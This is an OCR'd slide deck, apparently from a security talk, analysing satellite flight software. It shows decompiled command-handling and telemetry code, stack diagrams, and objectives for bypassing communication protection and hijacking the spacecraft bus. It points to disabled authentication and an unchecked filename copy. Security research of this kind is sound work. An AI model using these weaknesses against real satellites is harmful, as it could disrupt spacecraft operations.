      file_handle = fopen(full_filename,"r");
      //
```




# S-Band Stack





```
ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
if(ret == SUCCESS) {
  ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
  if(ret == SUCCESS) {
    // Inform about Acceptance
    COMActivityTracking_PublishAcceptanceEvent(...);
  }
}

ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
if(ret == SUCCESS) {
  ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
  if(ret == SUCCESS) {
    strcpy(full_filename,"/flash/");
    strncpy(full_filename + 7,filename.character, filename.length);
    full_filename[filename.length + 7] = 0;
    file_handle = fopen(full_filename,"r");
    // ...

    MAL_WriteUInteger(...);
    MAL_WriteBoolean(...);
    MOSManager_SendMessage(&outputMessage,SUBMIT_CreateFile);
```

# S-Band Stack





```
      // inform about acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
      file_handle = fopen(full_filename,"r");
      // ...

      MAL_WriteUInteger(...);
      MAL_WriteBoolean(...);
      MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
    }
  }

}
```


# S-Band Stack





```
8         COMActivityTracking_PublishAcceptanceEvent(...);
9       }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14      ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15      if(ret == SUCCESS) {
16        strcpy(full_filename,"/flash/");
17        strncpy(full_filename + 7,filename.character, filename.length);
18        full_filename[filename.length + 7] = 0;
19        file_handle = fopen(full_filename,"r");
20        // ...
21
22        MAL_WriteUInteger(...);
23        MAL_WriteBoolean(...);
24        MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25      }
26    }
27
28  }
```


# System Chart









# System Chart




# Telemetry





```c
void MOSManager_SendPacket(SPP_Packet_t *pPacket) {
  ret = SPP_GetPacketType(pPacket, &packet_type);
  if (ret == SUCCESS) {
    if (packet_type == SPP_PACKETTYPE_TC) {
      tc_routing = pPacket->primaryHeader.packetID | pPacket->primaryHeader.packetSC;
    }
    else {
      tc_routing = (pPacket->secondaryHeader).areaVersion | /* ... */;
    }
    if (tc_routing == /* ... */) {
      TMPK_CreatePacket(pPacket,&tmpPacket);
      CAN_SendFrameToSEPP(&tmpPacket,0);
    }
    else {
      SVTM_SendPacket(pPacket);
    }
  }
  return;
}
```

# Telemetry


```
1 void SVTM_SendPacket(SPP_Packet_t *packet) {
2   TMMN_SendPacket(packet);
3   return;
4 }
```





# Telemetry






```c
void TMMN_SendPacket(SPP_Packet_t *packet) {
  SSOS_LockMutex(tmmn_MutexId);
  // ...

  if (gSendPackets != '\x01') {
    TMPS_StopPSPackets();
  }
  if ((packet->route == ROUTE_UHF) || (gSendPackets == '\x01')) {
    TMLI_AddPacketToLiveStore(packet);
  }
  else {
    TMPS_AddPacketToPacketStore(packet);
  }
  SSOS_UnlockMutex(tmmn_MutexId);
  return;
}

```




# System Chart







# System Chart





UHF / CSP

S-Band
CAN
SEPP
CAN Buffer
SPP
TC Buffer
Parsing
Verifiy
Execute
MAL
Memory Actions
File Actions
TM Instructions
Device Actions
Time Managem.
Orbital Position
TM Sender
SEPP
TM Queue
Live Storage
Disk Storage
Ring Buffer
SPP
CAN
S-Band
SEPP




# CSP vs SPP Stack




UHF / CSP

S-Band + SEPP / SPP

# CSP vs SPP Stack




UHF / CSP

S-Band + SEPP / SPP

?

# CSP-Stack User

UHF / CSP


Used by Operators

# CSP-Stack User

UHF / CSP

Used by Operators

Specific GS Location



# CSP-Stack User

UHF / CSP

Used by Operators

Specific GS Location

10-20 mins

# SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors

# SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors

Specific GS Location

# SPP-Stack User

S-Band + SEPP / SPP

Used by Payload & Experimentors


Specific GS Location

Unknown Time


# Security Analysis

# Objectives


1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges



# System Chart




1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.



# System Chart

```
1  int csp_route_security_chek(...) {
2    if (packet->id.flags & CSP_FXTEA) {
3      csp_log_error("Received XTEA encrypted packet, but CSP
   was compiled without XTEA support. Discarding packet");
4    }
5
6    // ...
7
8    if (packet->id.flags & CSP_FHMAC) {
9      csp_log_error("Received packet with HMAC, but CSP was
   compiled without HMAC support. Discarding packet");
10   }
11
12    // ...
13 }
```

1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.

# System Chart

```
1  int csp_route_security_chek(...) {
2    if (packet->id.flags & CSP_FXTEA) {
3      csp_log_error("Received XTEA encrypted packet, but CSP
   was compiled without XTEA support. Discarding packet");
4    }
5
6    // ...
7
8    if (packet->id.flags & CSP_FHMAC) {
9      csp_log_error("Received packet with HMAC, but CSP was
   compiled without HMAC support. Discarding packet");
10   }
11
12    // ...
13 }
```

1. Bypass COM Protection
    - Compiler-disabled Auth. + Enc.

# System Chart


```
1  int csp_route_security_chek(...) {
2    if (packet->id.flags & CSP_FXTEA) {
3      csp_log_error("Received XTEA encrypted packet, but CSP
   was compiled without XTEA support. Discarding packet");
